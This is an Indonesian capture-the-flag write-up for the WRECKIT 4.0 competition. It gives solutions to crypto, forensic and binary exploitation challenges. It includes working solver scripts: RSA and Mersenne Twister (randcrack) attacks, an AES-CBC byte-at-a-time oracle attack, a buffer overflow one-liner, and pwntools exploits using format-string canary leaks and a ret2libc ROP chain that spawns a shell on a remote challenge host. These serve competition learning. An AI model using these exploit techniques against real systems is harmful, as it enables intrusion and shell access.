wleowleowleo

0xazr
kelapacuyy
ZafiN

Daftar Isi


Crypto

CRYPTO Free Flag (100 pts)

Diberikan file soal.secret dengan isi seperti berikut :

```
00110100011000010011010001100001001101000011001100110101001101100011010000110
01010011010100110101001101000011001100110101001110010011010001100010001101010
10110000100110100001101000011010100110100001101000011100100110100011001000011
01000011010000110011001100110011010001100010001101000011001000110100001100111
00110101001101010011010100111001001101010011000100110011001100100011010000111
10000001101000011100100110100011000010011010100110000000110101001101110011010
00110011000110101001110010011010100110100001101010110000100110100011001000011
01000110000100110101001100010011010100111000000110100001110010011001100110101
00110101001101000011010000110010001101000110001100110011001101010011010100111
10000001101000011100000011010100110001001100110011001000110100001100110011001
00110111001101000110011000110100001101100011010100110010001101000011011100111
01000011001100110011001101010011010000110010001101000011001000110100001101011
00110100001101010011010100110111001101000011011000110011001101100011001100111
01100011010000110100001101000011100100110100011001000011010100110110001101011
00111000000110100001101110011010000110011001100110011001101010011010000110011
01000011010000110100011001100011010001100001001100110011010100110100001101111
00110011001101000011010100111001001101000110001100110100011001100011010001101
01000011010101100001001101010011100000110100001101110011010000110011001101011
00111000000110011001100110011001101010011011000110100011001100011010001100000
00110011001000110101001110000011010000110101001100110011010100110100011000111
00110101001100110011010100110000000110101001101010011001101100100001100110111
0100001100110110010000110011011001000011001101100100001100110110010
```

Sesuai dengan deskripsi soal, isi dari file soal.secret adalah binary code dan jika kita coba decode maka akan mendapatkan sebuah hex string. Kemudian decode hex string tersebut maka kita akan mendapatkan string dengan base32 encoding. Kemudian decode string tersebut maka kita akan mendapatkan string yang kemungkinan diencrypt dengan algoritma ROT13. Kemudian decrypt string tersebut dengan algoritma ROT13, maka flag didapatkan :



Flag: WRECKIT40{CRYPTO_tolongin_aku_dong!!,_kurangPemanasan_hehehe}

Fake Blind (400 pts)

Diberikan sebuah script python sebagai berikut


```
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"REDACTED"
def prime_generation():
        p = getPrime(512)
        q = nextprime(p)
        while p%4 != 3 or q%4 !=3:
                p = getPrime(512)
                q = nextprime(p)
        return p, q

def encryption(m, n):
        return (pow(pow(m,2,n)*(m*m),4,n))%n

p, q = prime_generation()
n = p*q
m = bytes_to_long(FLAG)

ct = encryption(m, n)

file = open('hasil.txt', 'w')
```

```
file.write(f"n = {n}\nct = {ct}")
```

Lalu, saya mencari di gugel tentang RSA dengan e dan phi yang tidak co-prime, sehingga didapatkan script berikut untuk mendapatkan plaintext nya

```
from Crypto.Util.number import *

p =
12752174570795858264735083457586613167843021451647872431899870390778871866
90323251900954677394592580251112943958674713757864600265875716354297183621 0
060679
n =
16261795628405253195039150848687450220823018667575263231542529324575494045
56669863126926431122532978069252063391765641886162279892964551366958597525
56616277812975252522005046950701416786760500523028527143316912337462481751
07890436501944105990457818328748029305631275406745614423294018727844813940
8707086407217
ct =
13572805010640470124633180887598624583523898218908230319083658377466941535
61529836358146667327951786226713290857547090365665229388237191575915349367
24425224912370605062392726973012006569922823226281056377265311604533985542
18176620264634936305484951160751883986062725197277969936022384838809608106
6382030945003
q = n//p
e = 16

phi = (p-1)*(q-1)//4

g = 1
ge = 1
while(ge == 1):
        g += 1
        ge = pow(g,phi,n)
d = inverse(e,phi)
a = pow(ct,d,n)

l = 1 % n

for i in range(e-1):
        x = (a*l) % n
        print(long_to_bytes(x))
        l = (l*ge) % n
```

Nanti akan didapatkan gdrive yang berisi persamaan - persamaan yang jika di visualisasi menggunakan desmos, akan didapatkan flagnya.



Flag : WRECKIT40{bravo_bruh_sorry_gapake_format}

Random Plays a Game (436 pts)

Diberikan sebuah script python sebagai berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
import random
from math import gcd
from redacted import flag
base = 64

def enc1():
        pl = random.getrandbits(base)
        p,q = getPrime(base), getPrime(base)
        e = 0x10001
        assert gcd(e, p*q)==1
        return [pow(pl,e,p*q), p*q]

def enc2():
        pl = random.getrandbits(base)
        p = getPrime(base*16)
        q = p+2
        while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
        e = 0x10001
```

```
        assert gcd(e, p*q)==1
        return [pow(pl,e,p*q), p*q]

def enc3():
        pl = random.getrandbits(base)
        p = getPrime(base*16)
        q = getPrime(base*16)
        e = 0x10001
        assert gcd(e, p*q)==1
        return [pow(pl,e^0x1000e,p*q), p*q]

def enc4():
        pl = random.getrandbits(base)
        p = getPrime(base*16)
        q = getPrime(base//16)
        e = 0x10001
        assert gcd(e, p*q)==1
        return [pow(pl,e,p*q), p*q]

def mainMap():
        inc = 0
        funfdata = [enc1, enc2, enc3, enc4]
        while True:
        inc+=1
        if(inc==312):
        print("YOUUU TRY TOOO MUCH!!!! WANNA BREAK MY COMPUTER??")
        break
        print("[1] trying\n[2] what is flag?\n[3] exit")
        data = input("YOU WANT what MENUS? :")
        if(data=='3'): break
        elif(data=='2'):
        p = random.getrandbits(512)
        q = random.getrandbits(512)
        if(p%2==0): p+=1
        if(q%2==0): q+=1
        while(isPrime(q)==0):
                q+=((base//32)^0x1-1)
        while(isPrime(p)==0):
                p+=((base//32)^0x1-1)
        e = 0x10001
        assert gcd(e, p*q)==1
        print([pow(bytes_to_long(flag),e,p*q), p*q])
        else:
        rand = random.getrandbits(32)
        print(funfdata[rand%4]())
        print(f'encryption id #{rand//4+inc}')

mainMap()
```

Random.getrandbits dapat dicrack menggunakan randcrack dengan mengumpulkan 624 buah bilangan 32 bit berurutan.

Untuk enc1 dapat di bypass dengan factordb karena ukurannya kecil.
Untuk enc2 dapat di bypass menggunakan aproks square root biasa.
Untuk enc3 dapat di bypass dengan low exponent attack
Untuk enc4 dapat di bypass dengan factorbiasa

Berikut solvernya

```
from pwn import *
from gmpy2 import iroot,next_prime
from primefac import primefac
from randcrack import RandCrack
from Crypto.Util.number import *
from factordb.factordb import FactorDB

p = remote("167.71.207.218", 50611)

def goto(n):
	p.sendlineafter(b"MENUS? :", f"{n}".encode())

def get_hint():
	goto(1)
	result = p.recvline(0).replace(b"[",b"").replace(b"]",b"").decode().split(", ")
	result = [int(i) for i in result]
	bit_len = result[1].bit_length()
	return result,bit_len

def get_enc_flag():
	goto(2)
	result = p.recvline(0).replace(b"[",b"").replace(b"]",b"").decode().split(", ")
	result = [int(i) for i in result]
	return result

def solve():
	rc = RandCrack()
	e = 0x10001
	panjang_bit = 0
	for i in range(1,312):
		res , bit_len = get_hint()
		tes = iroot(res[0],15)
		if ((bit_len >= 2047)and tes[1]):
		opt = 2
		rand_leak2 = int(tes[0])
		p.recvuntil(b"#")
		randshift4 = int(p.recvline(0)) - i
```

```
rand_leak1 = (randshift4 << 2) + opt
rc.submit(rand_leak1)
rc.submit(rand_leak2 & ((1<<32)-1))
rc.submit(rand_leak2 >> 32)
panjang_bit += 96
print(f"{panjang_bit = }")
elif (bit_len <= 129):
opt = 0
n = res[1]
f = FactorDB(n)

f.connect()


faktor = f.get_factor_list()
while(len(faktor) != 2):
        f = FactorDB(n)
        f.get_factor_list()
        f.connect()
        faktor = f.get_factor_list()
        sleep(5)
print(faktor)
p1 = faktor[0]
p2 = faktor[1]
phi = (p1-1)*(p2-1)
d = inverse(e,phi)
p.recvuntil(b"#")
randshift4 = int(p.recvline(0)) - i
rand_leak1 = (randshift4 << 2) + opt
rand_leak2 = pow(res[0],d,n)
rc.submit(rand_leak1)
rc.submit(rand_leak2 & ((1<<32)-1))
rc.submit(rand_leak2 >> 32)
panjang_bit += 96
print(f"{panjang_bit = }")

elif (bit_len <= 1029):
print("masuk sini")
opt = 3
n = res[1]
faktor = list(primefac(n))
phi = (faktor[0]-1)*(faktor[1]-1)
d = inverse(e,phi)
rand_leak2 = pow(res[0],d,n)
p.recvuntil(b"#")
randshift4 = int(p.recvline(0)) - i
rand_leak1 = (randshift4 << 2) + opt
rc.submit(rand_leak1)
rc.submit(rand_leak2 & ((1<<32)-1))
rc.submit(rand_leak2 >> 32)
```

```
                panjang_bit += 96
                print(f"{panjang_bit = }")
                else:
                opt = 1
                n = res[1]
                aprok = int(iroot(n,2)[0])
                while(n % aprok != 0):
                        aprok = int(next_prime(aprok))
                q = n//aprok
                phi = (aprok-1)*(q-1)
                d = inverse(e,phi)
                rand_leak2 = pow(res[0],d,n)
                p.recvuntil(b"#")
                randshift4 = int(p.recvline(0)) - i
                rand_leak1 = (randshift4 << 2) + opt
                rc.submit(rand_leak1)
                rc.submit(rand_leak2 & ((1<<32)-1))
                rc.submit(rand_leak2 >> 32)
                panjang_bit += 96
                print(f"{panjang_bit = }")
                if(panjang_bit == (624*32)):
                print("SELESAI")
                break
                print(f"iterasi ke {i}")

        pp = rc.predict_getrandbits(512)
        qq = rc.predict_getrandbits(512)

        if(pp % 2 == 0): pp += 1
        if(qq % 2 == 0): qq += 1
        while(isPrime(pp) == 0): pp += 2
        while(isPrime(qq) == 0): qq += 2
        n = pp*qq
        phi = (pp-1)*(qq-1)
        d = inverse(e,phi)
        enc_flag = get_enc_flag()
        if enc_flag[1] == n:
                flag = pow(enc_flag[0],d,n)
                print(long_to_bytes(flag))
        else:
                flag = pow(enc_flag[0],d,n)
                print("ada yg salah")
                print(long_to_bytes(flag))

solve()



p.interactive()
```

```
iterasi ke 205
panjang_bit = 19776
iterasi ke 206
panjang_bit = 19872
iterasi ke 207
panjang_bit = 19968
SELESAI
b'WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}'
[*] Switching to interactive mode
[1] trying
[2] what is flag?
[3] exit
YOU WANT what MENUS? :$
```

Flag : WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}

Symetric Plays a Game (479 pts)

Diberikan script python sebagai berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from redacted import flag
import os

#i will give hint is too simple,
fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'

def encrypt(plaintext):
        keys = os.urandom(32)
        added = 0
        print('fake flag is = '+ fakeG.decode())
        added = int(input('add the fake flag number: '))
        fake = fakeG + long_to_bytes(added)
        plaintext = long_to_bytes(plaintext)
        pad1 = pad(plaintext + flag, 16)
        pad2 = pad(fake + flag, 16)
        iv = 16 * b'\x00'
        cipher1 = AES.new(keys, AES.MODE_CBC, iv)
        cipher2 = AES.new(keys, AES.MODE_CBC, iv)
        try:
        enc1 = cipher1.encrypt(pad1)
        enc2 = cipher2.encrypt(pad2)
```

```
        except ValueError as e:
        return {"error": str(e)}

        return (enc1.hex(),enc2.hex())

inc = 0
while True:
        inp = int(input('choose your number bigger than 16= '))
        if(inp<16):
        print("you are in violation of the rules, thanks ...")
        break
        print(encrypt(inp))
        inc+=1
        if(inc==5000):
        print("I'm so sorry, You reach the limits")
        break
```

Idenya adalah dengan menggunakan padding attack untuk menyocokkan blok yg bersesuaian sembari membruteforce satu persatu huruf dari flag.

Berikut script python saya untuk menyelesaikan hal tersebut

```
from pwn import *
from Crypto.Util.number import *


fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'


def padsatu(plain,p):
        num = bytes_to_long(plain)
        p.sendlineafter(b"= ", f"{num}".encode())

def paddua(plain,p):
        num = bytes_to_long(plain)
        p.sendlineafter(b"= ", f"{num}".encode())

def one_iterate(plaina,plainb,p):
        padsatu(plaina,p)
        paddua(plainb,p)
        p.recvuntil(b"('")
        ct1, ct2 = p.recvuntil(b"')",drop=True).split(b"', '")
        ct1 = ct1.decode()
        ct2 = ct2.decode()

        return bytes.fromhex(ct1), bytes.fromhex(ct2)
```

```
flag = "WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01"
#pr0uD+#With_P44dd11n9_Att4ck"
payload = []

itera = 0
panjang = 0
p = remote("167.71.207.218", 50610)
for i in range(16):
        for j in range(0x20,0x7f):
                pay1 = fakeG + b"a" + b"\x00"*(15-len(payload)) +
b"WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01" + bytes(payload + [j])
                pay2 = b"a" + b"\x00"*(15 - len(payload))

                ct1,ct2 = one_iterate(pay1,pay2,p)

                if(ct1[96:112] == ct2[96:112]):
                flag += chr(j)
                payload += [j]
                panjang += 1
                print(flag,panjang)
                if(panjang == 16):
                p.close()
                break
        if(panjang==16):
                break

        itera += (0x7f - 0x20)
        if itera >= 5000:
                p.close()
                itera = 0
                p = remote("167.71.207.218", 50610)
```

note, block yang di bruteforce di atur secara manual (udah males automasi hehe)

```
zafin@muhammad-vivobookasuslaptope410mae410ma:~/Downloads/CTF/Wreckit/Crypto/symmetric
plays$ python3 solver.py
[+] Opening connection to 167.71.207.218 on port 50610: Done
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n 1
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_ 2
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4 3
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44 4
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444 5
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443 6
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433 7
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333 8
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443335 9
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433355 10
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555 11
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555} 12
Traceback (most recent call last):
```


Flag : WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555}

Forensic

Mixxedup (152 pts)

Diberikan sebuah file c.jpg yang ketika diextract menggunakan binwalk menghasilkan 2 file yaitu dobleh.txt dan flag.png. Gambar pada flag.png tidak terlihat jelas dan tulisannya seperti bertumpuk. Kemudian, pada dobleh.txt terdapat teks bertuliskan “saya aslinya 400, sekarang 2000”. Saya berasumsi bahwa 2000 merupakan image widthnya, dan ketika saya cek ternyata benar. Lalu sesuai perintah soal, saya mengubah image widthnya dari 2000 menjadi 400 namun hanya mendapat ini.

Kemudian, menggunakan website ini, saya mengutak atik widthnya dan menemukan string yang menyerupai base64.



Walaupun agak bertumpuk dan ternyata ada fake flag, saya coba membacanya dan mendapat string “V1JFQ0tJVDQwe3AxeDNMc19NNG” pada foto pertama dan “szX00zX0MwbmZ1NTNkXzQwRH0==” pada foto kedua. String tersebut terlihat seperti base64. Ketika digabungkan dan didecode, ditemukan flagnya.

Flag : WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}

PWN

PWN Free Flag (100 pts)

Diberikan sebuah binary, dimana ada celah overflow dan untuk mendapatkan flag perlu mengoverwrite suatu nilai di stack dari 2023 menjadi 2024

Berikut payload saya

python2 -c "print('a'*508 + '\xe8\x07\x00\x00')" | nc 167.71.207.218 50602

Flag : WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}

Menari Bersama (200 pts)

Diberikan sebuah binary, dimana ada celah format string dan ada fungsi bss yang akan mengeluarkan flag jika dipanggil, idenya adalah dengan meleak canary lalu langsung rop dengan overwrite canary sesuai asli dan lompat ke fungsi bss tersebut.

Berikut script exploit saya

```
from pwn import *

elf = context.binary = ELF("./menaribersama",checksec=False)

#p = process("./menaribersama")

p = remote("167.71.207.218", 50600)

context.log_level = 'warning'

# for i in range(1,50):
#         p = process("./menaribersama")
#         payload = f"%{i}$p".encode()
#         p.sendline(payload)
#         p.recvuntil(b"siapa? \n")
#         print(p.recvline(0),i)
#         p.sendlineafter(b"berapa? \n",payload)
#         p.close()



payload = b"%43$p"
```

```
p.sendlineafter(b"siapa? \n",payload)
canary = eval(p.recvline(0))
print(hex(canary))
offset = 296

payload = b'a'*offset + flat(canary,canary,elf.sym.bss)

p.sendlineafter(b"berapa? \n",payload)

p.interactive()
```

```
zafin@muhammad-vivobookasuslaptope410mae410ma:~/Downloads/CTF/Wreckit/PWN$ python3 expmenaribersama.py
[+] Opening connection to 167.71.207.218 on port 50600: Done
0x1ae6ff55048e8900
Wah jago juga anda, nih saya kasih reward:
WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}\xff$
[*] Closed connection to 167.71.207.218 port 50600
zafin@muhammad-vivobookasuslaptope410mae410ma:~/Downloads/CTF/Wreckit/PWN$
```


Copycat (413 pts)

Diberikan sebuah binary yang didalamnya terdapat bug unlimited format string dan overflow sehingga saya melakukan leak terlebih dahulu terhadap pie, canary, dan libc lalu mengetahui versi libc melalui libc database blukat, lalu saya melakukan teknik ret2libc untuk mendapatkan shell.

Berikut script exploit saya.

```
from pwn import *

#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=True)
elf = context.binary = ELF("./copycat",checksec=True)
libc = ELF("../../../libc6_2.31-0ubuntu9_amd64.so",checksec=True)

#p = process("./copycat")


p = remote("167.71.207.218", 50601)

p.recvuntil(b"sampaikan?\n")
# for i in range(1,30):
#         payload = f"%{i}$p".encode()
#         p.sendline(payload)
#         print(p.recvline(0),i)
```


```
offset = 4352
payload = b"%24$p|%25$p"
p.sendline(payload)
pie , canary = [eval(i) for i in p.recvline(0).split(b"|")]
print(hex(pie-offset))

elf.address = pie-offset

"""
0x0000000000001373: pop rdi; ret;
"""
pop_rdi = elf.address + 0x1373
main = elf.address + 0x11e9

payload = b'a'*152 + flat(canary,canary,pop_rdi,elf.got.puts,elf.sym.puts,main)

p.sendline(payload)
p.sendline(b"tidakadaboz")
p.recvline()

leak = u64(p.recvline(0) + b"\x00"*2)
libc.address = -(libc.sym.puts - leak)
print(hex(libc.address))
print(hex(leak))


payload = b'a'*152
payload +=
flat(canary,canary,pop_rdi+1,pop_rdi,next(libc.search(b"/bin/sh\x00")),libc.sym.system)

p.sendline(payload)

#gdb.attach(p)

p.sendline(b"tidakadaboz")


p.interactive()
```



Flag : WRECKIT40{p1e_3nabl4d_4nd_str1pped_b1n4ry_1s_fun}

